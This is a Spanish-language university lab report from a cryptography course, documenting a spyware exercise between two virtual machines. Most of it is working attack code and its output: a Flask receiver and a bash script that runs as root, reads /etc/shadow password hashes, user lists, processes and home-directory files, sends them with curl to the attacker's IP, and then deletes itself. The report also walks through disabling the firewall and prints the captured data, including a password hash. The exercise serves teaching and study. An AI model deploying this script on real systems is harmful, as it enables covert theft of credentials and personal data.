



***Universidad Nacional  
Autónoma de México  
Facultad de Ciencias***



Facultad de Ciencias

Criptografía y Seguridad

Semestre: 2025-1

**Equipo: Pingüicoders**

---

**Práctica 7:  
*We will ransom you***

---

Arrieta Mancera Luis Sebastián - 318174116

Cruz Cruz Alan Josue - 319327133

García Ponce José Camilo - 319210536

Matute Cantón Sara Lorena - 319331622

## **Introducción:**

Hoy en día, con el alcance de la tecnología en manos de casi todos y una carencia de conocimientos de ciberseguridad vemos que muchos de nosotros hemos descargado o recibimos archivos de los cuales no tenemos la certeza de su procedencia, lo cual nos vuelve vulnerables a diferentes tipos de malware como ransomware y spyware.

## **Desarrollo:**

- **Spyware:**

Para realizar esta actividad usamos dos archivos

El primero es la parte del atacante que se encuentra en atac.py

Aquí lo que hacemos es crear una aplicación de Flask, luego definimos una ruta donde recibiremos datos mediante solicitudes POST, luego recibimos los datos enviados en la solicitud, estos datos los imprimimos y luego los guardamos en un archivo. También al ejecutar este código se inicia un servidor de Flask que estará escuchando en el puerto 5000 y por el host='0.0.0.0' la aplicación estará disponible en todas las interfaces de red de la máquina.

```
from flask import Flask, request

app = Flask(__name__)

@app.route('/api/receptor', methods=['POST'])
def recibir_datos():
    data = request.form.get('data')
    print(f'Datos recibidos: {data}')

    with open('datos_recibidos.txt', 'a') as f:
        f.write(f'{data}\n')

    return '', 200

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
```

Y la parte de la víctima se encuentra en intento.sh

Primero se checa si se ejecuta con privilegios de root o sudo.

```
# Comprobar si el script se ejecuta con privilegios de root
if [ "$EUID" -ne 0 ]; then
    echo "Por favor, ejecuta el script como root o con sudo."
    exit 1
fi
```

Luego, se descargan todos los paquetes que vamos a utilizar, para esto solo usaremos los paquetes file (sirve para analizar el tipo de un archivo), stat (sirve para obtener información de un archivo, como nombre, tamaño, fecha de creación, permisos, etc), awk (sirve para poder analizar y manipular datos en archivos de texto, en particular lo vamos a usar para obtener ciertas columnas de textos) y curl (sirve para transferir datos hacia un servidor). Solo instalamos file y curl (instalamos curl por separado ya que nos daba problemas al intentar hacer una ejecución y también usamos > /dev/null 2>&1 para no mostrar cosas en la terminal).

```

# Lista de paquetes requeridos
paquetes=("file")

# Actualizar la lista de paquetes
apt-get update -y > /dev/null 2>&1

# Instalar los paquetes si no estan instalados
for paquete in "${paquetes[@]}"; do
    if ! dpkg -l | grep -q "$paquete"; then
        apt-get install -y "$paquete" > /dev/null 2>&1
    fi
done

# Instalar curl
sudo apt-get install curl -y > /dev/null 2>&1

```

Después, se recolecta información del sistema operativo y el kernel, revisando /etc/os-release donde se guarda información relacionada a la distribución de Linux actual, uname -a obtiene información del kernel, uname -m obtiene la arquitectura del sistema y uname -r obtiene la versión del kernel.

```

# Recolectar informacion del sistema operativo y kernel
info_sistema=$(cat /etc/os-release && uname -a && uname -m && uname -r)

```

Posteriormente, se obtiene el usuario que ejecuto el script y la dirección de su directorio home, usando who am i para obtener información sobre la sesión del usuario que ejecuto el script.

```

# Captura el nombre del usuario original
original_user=$(who am i | awk '{print $1}')

# Obtener el directorio home del usuario original
directorio_home=$(eval echo ~$original_user)

```

Luego, se recolecta la información de los archivos que se encuentran en el directorio home, usando find para buscar archivos regulares en el directorio a una profundidad máxima de 1 (esto se puede cambiar si se requiere), para archivo se obtienen sus datos con stat y con file su tipo

```

# Recolectar informacion (nombre, tamaño y tipo) de los archivos en el directorio home del usuario original
info_archivos=$(find "$directorio_home" -maxdepth 1 -type f -exec stat --format="Nombre: %n Tamaño: %s bytes" {} \; -exec sh -c 'echo "Tipo: $(file -b \"$1\")"' {} \;)

```

Después, se recolecta la información sobre los procesos activos usando ps, obteniendo información detallada de todos los procesos (lo limitamos a solo 100 procesos, ya que nos daba problemas) \*\*\* cambiar imagen

```

# Recolectar informacion sobre los procesos activos (primeros 100)
info_procesos=$(ps aux | head -n 100)

```

Posteriormente, se obtiene información de los usuarios y los grupos, mediante el uso de cut para solo obtener el primer campo de cada línea en /etc/passwd (donde se guarda información de los usuarios del sistema) y lo mismo para /etc/group (donde se guarda información de los usuarios del sistema).

```
# Recolectar informacion sobre usuarios  
info_usuarios=$(cut -d: -f1 /etc/passwd)  
  
# Recolectar informacion sobre grupos  
info_grupos=$(cut -d: -f1 /etc/group)
```

Luego, se obtiene el hash salteado de las contraseñas, para esto usando awk para obtener el nombre y el hash de su contraseña, que se encuentran en /etc/shadow, esta es la principal razón por la cual es el script debe ser ejecutado como root o sudo.

```
# Recolectar hash salteado de las contrasenias de los usuarios  
info_hashes=$(sudo awk -F: '{ print $1 ":" "$2"' /etc/shadow)
```

Después, ponemos la información obtenida en un formato legible

```
# Combinar toda la informacion en una variable  
informacion_completa="Informacion del Sistema:  
$info_sistema  
  
-----  
  
Informacion de Archivos:  
$info_archivos  
  
-----  
  
Procesos Activos:  
$info_procesos  
  
-----  
  
Usuarios:  
$info_usuarios  
  
-----  
  
Grupos:  
$info_grupos  
  
-----  
  
Hashes de Contrasenias:  
$info_hashes"
```

Posteriormente, esta información es enviada al servidor del atacante, mediante el uso de curl


```
# Enviar la informacion a un servidor web usando curl  
# Estos datos se deben cambiar dependiendo del atacante http://ip_servidor/api/receptor  
curl -X POST -d "data=$informacion_completa" http://192.168.0.209:5000/api/receptor
```

Y por último el script se elimina


```
# Eliminar el script despues de ejecutarlo  
rm -- "$0"
```

## Configuración de red de las VMs

### VM del atacante



### VM de la víctima



Para enviar la información recolectada usaremos curl  
curl -X POST -d "data=\$informacion\_completa" [http://ip\\_servidor/api/receptor](http://ip_servidor/api/receptor)  
Entonces tenemos que hacer configuraciones en la máquina virtual atacante  
Instalamos python

```
camilo@debian:~$ sudo apt install python3 python3-pip
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3 is already the newest version (3.11.2-1+b1).
python3-pip is already the newest version (23.0.1+dfsg-1).
0 upgraded, 0 newly installed, 0 to remove and 102 not upgraded.
camilo@debian:~$
```

Instalamos python3-venv

```
camilo@debian:~$ sudo apt install python3-venv
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  python3-pip-whl python3-setuptools-whl python3.11-venv
The following NEW packages will be installed:
  python3-pip-whl python3-setuptools-whl python3-venv python3.11-venv
0 upgraded, 4 newly installed, 0 to remove and 102 not upgraded.
Need to get 2,836 kB of archives.
After this operation, 3,170 kB of additional disk space will be used.
Do you want to continue? [Y/n]
```

Creamos y activamos un entorno virtual

```
camilo@debian:~$ python3 -m venv entorno
camilo@debian:~$ source entorno/bin/activate
(entorno) camilo@debian:~$
```

Instalamos Flask

```
(entorno) camilo@debian:~$ pip3 install Flask
Collecting Flask
  Downloading flask-3.0.3-py3-none-any.whl (101 kB)
    101.7/101.7 kB 198.7 kB/s eta 0:00:00
Collecting Werkzeug>=3.0.0
  Downloading werkzeug-3.0.4-py3-none-any.whl (227 kB)
    227.6/227.6 kB 375.7 kB/s eta 0:00:00
Collecting Jinja2>=3.1.2
  Downloading jinja2-3.1.4-py3-none-any.whl (133 kB)
    133.3/133.3 kB 179.6 kB/s eta 0:00:00
Collecting itsdangerous>=2.1.2
  Downloading itsdangerous-2.2.0-py3-none-any.whl (16 kB)
Collecting click>=8.1.3
  Downloading click-8.1.7-py3-none-any.whl (97 kB)
    97.9/97.9 kB 220.6 kB/s eta 0:00:00
Collecting blinker>=1.6.2
  Downloading blinker-3.2.0-py3-none-any.whl (10 kB)
```

Obtenemos los datos de la ip del atacante, entonces tenemos que usaremos curl -X POST -d "data=\$informacion\_completa" http://192.168.0.209:5000/api/receptor

```
camilo@debian:~$ hostname -I
192.168.0.209 2806:2a0:416:9534::f5b8
camilo@debian:~$
```

Desactivamos el Firewall

```
camilo@debian:~$ sudo ufw disable
Firewall stopped and disabled on system startup
```

Ejemplo de ejecución

Del lado del atacante, activamos el entorno virtual y ejecutamos el código de python (notemos que con anterioridad desactivamos el Firewall, con sudo ufw disable, ya que esto nos puede causar problemas)

```

camilo@debian:~$ source entorno/bin/activate
(entorno) camilo@debian:~$ python3 atac.py
  * Serving Flask app 'atac'
  * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment.
Use a production WSGI server instead.
  * Running on all addresses (0.0.0.0)
  * Running on http://127.0.0.1:5000
  * Running on http://192.168.0.209:5000
Press CTRL+C to quit

```

Y ahora del lado de la víctima, primero ingresamos como root para volver al usuario en un sudo (para que pueda ejecutar el script)

```

victima@debian:~$ su -
Contraseña:
root@debian:~# usermod -aG sudo victim
root@debian:~# groups victim
victim : victim cdrom floppy sudo audio dip video plugdev users netdev bluetooth lpadmin scanner
root@debian:~#

```


Ahora ejecutamos el script usando sudo bash intento.sh (primero reiniciamos la maquina), notemos que el script se tarda algo de tiempo en completar


```

victima@debian:~$ ls
Descargas  Imágenes          Música      texto_importante.txt
Documentos  imagen_importante.png  Plantillas  Vídeos
Escritorio  intento.sh        Público
victima@debian:~$ sudo bash intento.sh
[sudo] contraseña para victim:
victima@debian:~$ ls
Descargas  Escritorio  imagen_importante.png  Plantillas  texto_importante.txt
Documentos  Imágenes    Música          Público     Vídeos
victima@debian:~$

```


Regresando al lado del atacante, notamos que ya recibimos la información





```
camilo@debian:~ _apt: * nobody: * systemd-network: !* tss: ! systemd-timesync: !* messagebus: ! avahi-autoipd: ! usbmux: ! dnsmasq: ! avahi: ! speech-dispatcher: ! fwupd-refresh: ! saned: ! geoclue: ! polkitd: !* rtkit: ! colord: ! gnome-initial-setup: ! Debian-gdm: ! victim: $y$j9T$QQwcZ6FMTY0Sk3vB42LFN0$sZeisj/mY3EN6txgSN7syk9amEG/83Snpj BHhDbGT/ 192.168.0.134 - - [12/Oct/2024 12:17:20] "POST /api/receptor HTTP/1.1" 200 -
```

Y por último revisamos el archivo generado



```
(entorno) camilo@debian:~$ ls atac.py Documents Music Public datos_recibidos.txt Downloads Pictures Templates Desktop entorno practica02.pcapng Videos
(entorno) camilo@debian:~$ cat datos_recibidos.txt
Informacion del Sistema:
PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"
NAME="Debian GNU/Linux"
VERSION_ID="12"
VERSION="12 (bookworm)"
VERSION_CODENAME=bookworm
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Linux debian 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64 GNU/Linux
x86_64
6.1.0-26-amd64

-----
Informacion de Archivos:
Nombre: /home/victima/.profile Tamaño: 807 bytes
Tipo: ASCII text
Nombre: /home/victima/.bash_logout Tamaño: 220 bytes
Tipo: ASCII text
Nombre: /home/victima/texto_importante.txt Tamaño: 11 bytes
Tipo: ASCII text
Nombre: /home/victima/.face Tamaño: 5290 bytes
Tipo: SVG Scalable Vector Graphics image
Nombre: /home/victima/.bash_history Tamaño: 172 bytes
```

Obteniendo estos datos

Informacion del Sistema:

PRETTY\_NAME="Debian GNU/Linux 12 (bookworm)"  
NAME="Debian GNU/Linux"  
VERSION\_ID="12"  
VERSION="12 (bookworm)"  
VERSION\_CODENAME=bookworm  
ID=debian  
HOME\_URL="https://www.debian.org/"

```
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Linux debian 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1
(2024-09-30) x86_64 GNU/Linux
x86_64
6.1.0-26-amd64
```

---

#### Informacion de Archivos:

Nombre: /home/victima/.profile Tamaño: 807 bytes  
Tipo: ASCII text  
Nombre: /home/victima/.bash\_logout Tamaño: 220 bytes  
Tipo: ASCII text  
Nombre: /home/victima/texto\_importante.txt Tamaño: 11 bytes  
Tipo: ASCII text  
Nombre: /home/victima/.face Tamaño: 5290 bytes  
Tipo: SVG Scalable Vector Graphics image  
Nombre: /home/victima/.bash\_history Tamaño: 172 bytes  
Tipo: ASCII text  
Nombre: /home/victima/imagen\_importante.png Tamaño: 3932 bytes  
Tipo: PNG image data, 225 x 225, 8-bit colormap, non-interlaced  
Nombre: /home/victima/intento.sh Tamaño: 2289 bytes  
Tipo: Bourne-Again shell script, Unicode text, UTF-8 text executable  
Nombre: /home/victima/.sudo\_as\_admin\_successful Tamaño: 0 bytes  
Tipo: empty  
Nombre: /home/victima/.bashrc Tamaño: 3526 bytes  
Tipo: ASCII text

---

#### Procesos Activos:

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.1	0.3	167988	12504	?	Ss	11:53	0:02	/sbin/init
root	2	0.0	0.0	0	0	?	S	11:53	0:00	[kthreadd]
root	3	0.0	0.0	0	0	?	I<	11:53	0:00	[rcu_gp]
root	4	0.0	0.0	0	0	?	I<	11:53	0:00	[rcu_par_gp]
root	5	0.0	0.0	0	0	?	I<	11:53	0:00	[slub_flushwq]
root	6	0.0	0.0	0	0	?	I<	11:53	0:00	[netns]
root	7	0.0	0.0	0	0	?	I	11:53	0:00	[kworker/0:0-events]
root	10	0.0	0.0	0	0	?	I<	11:53	0:00	[mm_percpu_wq]
root	11	0.0	0.0	0	0	?	I	11:53	0:00	[rcu_tasks_kthread]
root	12	0.0	0.0	0	0	?	I	11:53	0:00	[rcu_tasks_rude_kthread]
root	13	0.0	0.0	0	0	?	I	11:53	0:00	[rcu_tasks_trace_kthread]
root	14	0.0	0.0	0	0	?	S	11:53	0:00	[ksoftirqd/0]
root	15	0.0	0.0	0	0	?	I	11:53	0:00	[rcu_preempt]

root	16	0.0	0.0	0	0 ?	S	11:53	0:00	[migration/0]
root	18	0.0	0.0	0	0 ?	S	11:53	0:00	[cpuhp/0]
root	20	0.0	0.0	0	0 ?	S	11:53	0:00	[kdevtmpfs]
root	21	0.0	0.0	0	0 ?	I<	11:53	0:00	[inet_frag_wq]
root	22	0.0	0.0	0	0 ?	S	11:53	0:00	[kauditfd]
root	23	0.0	0.0	0	0 ?	S	11:53	0:00	[khungtaskd]
root	24	0.0	0.0	0	0 ?	S	11:53	0:00	[oom_reaper]
root	26	0.0	0.0	0	0 ?	I	11:53	0:00	[kworker/u2:2-ext4-rsv-conversion]
root	27	0.0	0.0	0	0 ?	I<	11:53	0:00	[writeback]
root	28	0.0	0.0	0	0 ?	S	11:53	0:00	[kcompactd0]
root	29	0.0	0.0	0	0 ?	SN	11:53	0:00	[ksmd]
root	30	0.0	0.0	0	0 ?	SN	11:53	0:00	[khugepaged]
root	31	0.0	0.0	0	0 ?	I<	11:53	0:00	[kintegrityd]
root	32	0.0	0.0	0	0 ?	I<	11:53	0:00	[kblockd]
root	33	0.0	0.0	0	0 ?	I<	11:53	0:00	[blkcg_punt_bio]
root	34	0.0	0.0	0	0 ?	I<	11:53	0:00	[tpm_dev_wq]
root	35	0.0	0.0	0	0 ?	I<	11:53	0:00	[edac-poller]
root	36	0.0	0.0	0	0 ?	I<	11:53	0:00	[devfreq_wq]
root	37	0.0	0.0	0	0 ?	I<	11:53	0:01	[kworker/0:1H-kblockd]
root	38	0.0	0.0	0	0 ?	S	11:53	0:00	[kswapd0]
root	44	0.0	0.0	0	0 ?	I<	11:53	0:00	[kthrotld]
root	46	0.0	0.0	0	0 ?	I<	11:53	0:00	[acpi_thermal_pm]
root	48	0.0	0.0	0	0 ?	I<	11:53	0:00	[mld]
root	49	0.0	0.0	0	0 ?	I<	11:53	0:00	[ipv6_addrconf]
root	54	0.0	0.0	0	0 ?	I<	11:53	0:00	[kstrp]
root	59	0.0	0.0	0	0 ?	I<	11:53	0:00	[zswap-shrink]
root	60	0.0	0.0	0	0 ?	I<	11:53	0:00	[kworker/u3:0]
root	128	0.0	0.0	0	0 ?	I<	11:53	0:00	[ata_sff]
root	129	0.0	0.0	0	0 ?	S	11:53	0:00	[scsi_eh_0]
root	130	0.0	0.0	0	0 ?	S	11:53	0:00	[scsi_eh_1]
root	131	0.0	0.0	0	0 ?	I<	11:53	0:00	[scsi_tmf_0]
root	132	0.0	0.0	0	0 ?	I<	11:53	0:00	[scsi_tmf_1]
root	133	0.0	0.0	0	0 ?	S	11:53	0:00	[scsi_eh_2]
root	134	0.0	0.0	0	0 ?	I<	11:53	0:00	[scsi_tmf_2]
root	136	0.0	0.0	0	0 ?	I	11:53	0:00	[kworker/u2:4-events_unbound]
root	141	0.0	0.0	0	0 ?	S	11:53	0:00	[irq/18-vmwgfx]
root	143	0.0	0.0	0	0 ?	I<	11:53	0:00	[kworker/0:2H-kblockd]
root	182	0.0	0.0	0	0 ?	S	11:53	0:00	[jbd2/sda1-8]
root	183	0.0	0.0	0	0 ?	I<	11:53	0:00	[ext4-rsv-conver]
root	224	0.0	0.4	49872	16976 ?	Ss	11:54	0:00	/lib/systemd/systemd-journald
root	261	0.0	0.1	27608	6832 ?	Ss	11:54	0:00	/lib/systemd/systemd-udevd
systemd	271	0.0	0.1	90248	7020 ?	Ssl	11:54	0:00	/lib/systemd/systemd-timesyncd
root	386	0.0	0.0	0	0 ?	I<	11:54	0:00	[cryptd]
root	480	0.0	0.2	237200	9796 ?	Ssl	11:54	0:00	/usr/libexec/accounts-daemon

```
avahi      489 0.0 0.0 8292 3884 ?      Ss  11:54  0:00 avahi-daemon: running
[debian.local]
root      490 0.0 0.0 6608 2724 ?      Ss  11:54  0:00 /usr/sbin/cron -f
message   491 0.1 0.1 11724 6728 ?      Ss  11:54  0:02 /usr/bin/dbus-daemon
--system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root      493 0.0 0.1 230020 6448 ?      SLsI 11:54  0:00
/usr/libexec/low-memory-monitor
polkitd   494 0.0 0.2 237220 10756 ?      Ssl 11:54  0:01 /usr/lib/polkit-1/polkitd
--no-debug
root      495 0.0 0.2 237264 9608 ?      Ssl 11:54  0:00
/usr/libexec/power-profiles-daemon
root      496 0.0 0.2 233400 10668 ?      Ssl 11:54  0:00 /usr/libexec/switcheroo-control
root      497 0.0 0.1 25332 7932 ?      Ss  11:54  0:00 /lib/systemd/systemd-logind
root      498 0.0 0.4 394832 16836 ?      Ssl 11:54  0:00 /usr/libexec/udisks2/udisksd
avahi     507 0.0 0.0 8100 364 ?      S  11:54  0:00 avahi-daemon: chroot helper
root      531 0.0 0.5 259196 22316 ?      Ssl 11:54  0:00 /usr/sbin/NetworkManager
--no-daemon
root      532 0.0 0.0    0  0 ?      S  11:54  0:00 [psimon]
root      533 0.0 0.1 16532 5756 ?      Ss  11:54  0:00 /sbin/wpa_supplicant -u -s -O
DIR=/run/wpa_supplicant GROUP=netdev
root      547 0.0 0.3 243584 14300 ?      Ssl 11:54  0:00 /usr/sbin/ModemManager
root      563 0.0 0.2 26768 8584 ?      Ss  11:54  0:00 /usr/sbin/cupsd -l
root      581 0.0 0.2 240516 11316 ?      Ssl 11:54  0:00 /usr/sbin/gdm3
lp       583 0.0 0.1 16360 5288 ?      S  11:54  0:00 /usr/lib/cups/notifier/dbus dbus://
lp       588 0.0 0.1 16360 5304 ?      S  11:54  0:00 /usr/lib/cups/notifier/dbus dbus://
lp       589 0.0 0.1 16360 5288 ?      S  11:54  0:00 /usr/lib/cups/notifier/dbus dbus://
root     622 0.0 0.3 176228 15024 ?      Ssl 11:54  0:00 /usr/sbin/cups-browsed
rtkit   661 0.0 0.0 22700 1496 ?      SNSl 11:54  0:00 /usr/libexec/rtkit-daemon
root     747 0.0 0.2 233900 8756 ?      Ssl 11:55  0:00 /usr/libexec/upowerd
geoclue  763 0.0 0.7 471480 31200 ?      Ssl 11:55  0:00 /usr/libexec/geoclue
colord   776 0.0 0.3 242460 15484 ?      Ssl 11:55  0:00 /usr/libexec/colord
root     1025 0.0 0.2 165512 11588 ?      SI  11:55  0:00 gdm-session-worker
[pam/gdm-password]
victima  1066 0.0 0.2 19732 11380 ?      Ss  11:55  0:00 /lib/systemd/systemd --user
victima  1068 0.0 0.0 103820 3368 ?      S  11:55  0:00 (sd-pam)
victima  1094 0.0 0.3 56832 15984 ?      S<sl 11:55  0:00 /usr/bin/pipewire
victima  1103 0.0 0.4 257392 18884 ?      S<sl 11:55  0:00 /usr/bin/wireplumber
victima  1104 0.0 0.6 53880 26800 ?      S<sl 11:55  0:00 /usr/bin/pipewire-pulse
victima  1105 0.0 0.1 10256 6088 ?      Ss  11:55  0:00 /usr/bin/dbus-daemon
--session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
victima  1107 0.0 0.2 239984 11940 ?      SLsI 11:55  0:00
/usr/bin/gnome-keyring-daemon --foreground --components=pkcs11,secrets
--control-directory=/run/user/1000/keyring
victima  1112 0.0 0.2 311452 10248 ?      Ssl 11:55  0:00 /usr/libexec/gvfsd
victima  1124 0.0 0.1 380372 6224 ?      SI  11:55  0:00 /usr/libexec/gvfsd-fuse
/run/user/1000/gvfs -f
```

```
  victim 1139 0.0 0.2 159464 8220 tty2 Ssl 11:55 0:00
  /usr/libexec/gdm-wayland-session /usr/bin/gnome-session
  victim 1142 0.0 0.4 298268 18628 tty2 Sl 11:55 0:00
  /usr/libexec/gnome-session-binary
  victim 1220 0.0 0.1 88380 5628 ? Ssl 11:55 0:00 /usr/libexec/gcr-ssh-agent
  /run/user/1000/gcr
  victim 1221 0.0 0.1 88828 7116 ? Ssl 11:55 0:00 /usr/libexec/gnome-session-ctl
  --monitor
  victim 1222 0.0 0.1 7816 5100 ? Ss 11:55 0:00 ssh-agent -D -a
  /run/user/1000/openssh_agent
  victim 1227 0.0 0.5 594140 20400 ? Ssl 11:55 0:00
  /usr/libexec/gnome-session-binary --systemd-service --session=gnome
  victim 1245 9.5 7.1 3327256 287380 ? Ssl 11:55 2:03 /usr/bin/gnome-shell
  victim 1247 0.0 0.2 311204 9616 ? Sl 11:55 0:00
  /usr/libexec/at-spi-bus-launcher --launch-immediately
```

---

#### Usuarios:

root  
daemon  
bin  
sys  
sync  
games  
man  
lp  
mail  
news  
uucp  
proxy  
www-data  
backup  
list  
irc  
\_apt  
nobody  
systemd-network  
tss  
systemd-timesync  
messagebus  
avahi-autoipd  
usbmux  
dnsmasq  
avahi  
speech-dispatcher

fwupd-refresh  
saned  
geoclue  
polkitd  
rtkit  
colord  
gnome-initial-setup  
Debian-gdm  
victima

---

Grupos:

root  
daemon  
bin  
sys  
adm  
tty  
disk  
lp  
mail  
news  
uucp  
man  
proxy  
kmem  
dialout  
fax  
voice  
cdrom  
floppy  
tape  
sudo  
audio  
dip  
www-data  
backup  
operator  
list  
irc  
src  
shadow  
utmp  
video  
sasl

plugdev  
staff  
games  
users  
nogroup  
